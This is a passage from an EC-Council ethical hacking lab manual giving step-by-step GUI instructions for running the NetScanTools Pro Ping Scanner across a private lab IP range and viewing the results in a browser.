
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **DEMO Version** pop-up appears; click the **Start NetScanTools Pro Demo…** button.




7. The **NetScanTools Pro** main window appears, as shown in the screenshot.

   Note: The version of the **NetScanTools Pro** might differ when you perform the lab.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the left-hand pane, under the **Manual Tools (all)** section, scroll down and click the **Ping Scanner** option, as shown in the screenshot.
9. A dialog box opens explaining the **Ping Scanner** tool; click **OK**.



10. Ensure that **Use Default System DNS** is selected. Enter the range of IP addresses into the **Start IP** and **End IP** fields (here, **10.10.1.5** - **10.10.1.23**); then, click **Start**.

    Note: In this lab task, we are scanning **Parrot Machine**, **Windows Server 2022**, **Windows Server 2019**, and **Android** machines.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. A **Ping Scanner** notice pop-up appears; click **I Accept**.



12. After the completion of the scan, a scan result appears in the web browser (here, **Google Chrome**).

    Note: If **How do you want to open this file?** pop-up appears select **Google Chrome** from the list and click on **OK**.




13. Close the browser and switch to the **NetScanTools Pro** window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

